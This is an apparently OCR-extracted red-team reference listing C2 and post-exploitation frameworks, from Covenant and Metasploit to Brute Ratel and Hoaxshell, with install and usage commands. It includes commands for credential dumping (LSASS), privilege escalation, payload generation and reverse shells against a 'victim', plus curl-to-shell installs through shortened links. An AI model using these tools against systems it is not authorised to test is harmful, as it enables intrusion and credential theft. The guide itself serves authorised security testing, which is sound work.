
Build + Usage:

```
cd Teamserver
./Install.sh
make
./teamserver -h
```

Run the teamserver

```
sudo ./teamserver server --profile ./profiles/havoc.yaotl -v --debug
```

Full install, build and run instructions on the wiki



BACK Covenant

Covenant is a .NET command and control framework, it has a web interface that allows for multi-user collaboration.

It can be used to remotely control compromised systems and perform a variety of different tasks, including executing arbitrary code, capturing keystrokes, exfiltrating data, and more.

Install: (Dotnet Core)

You can download dotnet core for your platform from here.

Note: *After starting Covenant, you must register an initial user through the web interface. Navigating to the web interface will allow you to register the initial user*

```
git clone --recurse-submodules https://tinyurl.com/2ytak3ya
cd Covenant/Covenant
```

Usage: (Dotnet Core)

```
~/Covenant/Covenant > dotnet run
warn: Microsoft.EntityFrameworkCore.Model.Validation[10400]
      Sensitive data logging is enabled. Log entries and exception messages may i
WARNING: Running Covenant non-elevated. You may not have permission to start List
Covenant has started! Navigate to https://tinyurl.com/y5fup2cv in a browser
```

Install: (Docker)

```
# Build the docker image:
git clone --recurse-submodules https://tinyurl.com/2ytak3ya
cd Covenant/Covenant
~/Covenant/Covenant > docker build -t covenant .
```

Usage: (Docker)

```
# Run Covenant within the Docker container
~/Covenant/Covenant > docker run -it -p 7443:7443 -p 80:80 -p 443:443 --name cove

# Stop the container
~/Covenant/Covenant > docker stop covenant

# Restart Covenant interactively
~/Covenant/Covenant > docker start covenant -ai
```

Full installation and startup instructions can be found on the wiki here.




Image from https://tinyurl.com/2ytak3ya

⬅ BACK Merlin

Merlin is an open-source post-exploitation framework that is designed to be used after a initial compromise of a system.

It is written in Python and can be used to perform a variety of different tasks, such as executing arbitrary code, moving laterally through a network, and exfiltrating data.

Install:

1. Download the latest compiled version of Merlin Server from the releases section
2. Extract the files with 7zip using the x function The password is: merlin
3. Start Merlin
4. Configure a listener
5. Deploy an agent. See Agent Execution Quick Start Guide for examples

```
mkdir /opt/merlin;cd /opt/merlin
wget https://tinyurl.com/yd3836u8/releases/latest/download/merlinServer-Linux-x64
7z x merlinServer-Linux-x64.7z
sudo ./merlinServer-Linux-x64
```

Usage:

1. Ensure the Merlin server is running with a configured listener
2. Download and deploy an agent to the victim
3. Execute agent

For detailed usage information see the official Merlin wiki.




*Image from https://tinyurl.com/22l8pwyh

⬅BACK Metasploit Framework

Metasploit is an open-source framework for developing, testing, and using exploit code.

The Metasploit framework includes a large number of pre-built exploits and payloads, as well as a fully-featured integrated development environment (IDE) for creating and testing custom exploits.

Install: (Installer)

```
curl https://tinyurl.com/ha2nx63 > msfinstall && \
  chmod 755 msfinstall && \
  ./msfinstall
```

Usage:

```
/opt/metasploit-framework/bin/msfconsole
```

Full installation instructions can be found on the official wiki.

Rapid7 Metasploit blogs

Cheat sheet graphic

Nice command list

*Image used from https://tinyurl.com/28ny9e4f

⬅ BACK Pupy

Pupy is an opensource, cross-platform (Windows, Linux, OSX, Android) C2 and post-exploitation framework written in python and C.

It allows an attacker to remotely control a victim's computer and execute various actions, such as command execution, key logging, and taking screen shots.

Install: (Git)

```
sudo apt install git libssl1.0-dev libffi-dev python-dev python-pip build-essenti
git clone --recursive https://tinyurl.com/p8zvzdo
cd pupy
python create-workspace.py -DG pupyw
```

Roll fix to fix the error:

```
sudo pip2 install rpyc==3.4.4
```

Start:

```
export PATH=$PATH:~/.local/bin; pupysh
pupyws/bin/pupysh
```

Git install instructions used from here.

Install: (Docker)

For detailed docker and pupy installation instructions see the wiki.

Usage:

```
# Get help page for any builtin commands with -h
>> sessions -h
>> jobs -h
>> run -h

# Interact with session 1
>> sessions -i 1

# Run local command 'ls'
>> !ls
```

Full usage information can be found on the wiki.

The wiki contains good post exploitation information.




Image used from https://tinyurl.com/p8zvzdo/wiki/Screenshots

⬅ BACK Brute Ratel

BruteRatel is a great command and control (C4) framework created by @NinjaParanoid. The framework consists of a client component 'badger' that is installed on the compromised system, and a server component 'commander' that is run by the red team.

The client and server communicate with each other using various communication channels, such as HTTP, DNS, or TCP, and can be configured to use different encoding and encryption methods to evade detection.

Some nice features:

- DNS Over HTTPS
- Indirect Syscalls
- Built-in Debugger To Detect EDR Userland Hooks
- MITRE graph integration
- Adversary TTP automation

Install:

To legally get access to the framework you will need to buy a licence (1 Year $2500 per user). See the pricing page for more information.

After purchase you can download the framework from here with your Activation Key and License User ID.

Usage:

```
# Loads a powershell script to memory which can be Invoked using psreflect
psimport

# Locks keyboard and mouse hardware input. Use ‘unlock_input’ command to unlock
lock_input

# Dumps user clipboard
dumpclip

# Enumerates basic domain information
dcenum

# Elevates user privileges to SYSTEM (Requires admin rights)
get_system
```

```
# Takes a screenshot of current desktop and stores it on the server
screenshot

# Dumps LSASS to C:\Windows\Memory.DMP using the PssCaptureSnapshot technique
shadowclone
```

Full commander terminal usage information can be found here.




Image used from https://tinyurl.com/2ycmheog

NimPlant

A light-weight first-stage C2 implant written in Nim.

Features:

- Lightweight and configurable implant written in the Nim programming language
- Encryption and compression of all traffic by default, obfuscates static strings in implant artefacts
- Support for several implant types, including native binaries (exe/dll), shellcode or self-deleting executables
- Easy deployment of more advanced functionality or payloads via `inline-execute`, `shinject` (using dynamic invocation), or in-thread `execute-assembly`
- Comprehensive logging of all interactions and file operations

Install:

```
curl https://tinyurl.com/s82ewuc -sSf | sh
choosenim stable
git clone https://tinyurl.com/2xutf34p
cd client
nimble install -d
pip3 install -r server/requirements.txt
apt install mingw-w64
```

Usage:

```
# Generate payloads
python .\NimPlant.py compile all

# Start server
python .\NimPlant.py server
```

Before running make sure to create the `config.tool` configuration file, more information can be found here.

Full usage information can be found here.

Blog - Building a C2 Implant in Nim - Considerations and Lessons Learned




Image used from https://casvancooten.com

BACK Hoaxshell

A Windows reverse shell payload generator and handler that abuses the http(s) protocol to establish a beacon-like reverse shell.

Install:

```
git clone https://tinyurl.com/295mlft5
cd ./hoaxshell
sudo pip3 install -r requirements.txt
chmod +x hoaxshell.py
```

Usage:

```
# Payload that utilizes Invoke-Expression (default)
sudo python3 hoaxshell.py -s <your_ip>
```

```
# Payload that writes and executes commands from a file
sudo python3 hoaxshell.py -s <your_ip> -x "C:\Users\\\$env:USERNAME\.local\hack.p

# Encrypted shell session with a trusted certificate
sudo python3 hoaxshell.py -s <your.domain.com> -t -c </path/to/cert.pem> -k <path
```

Full usage documentation here.

Usage Demo - YouTube

Hoaxshell vs AV

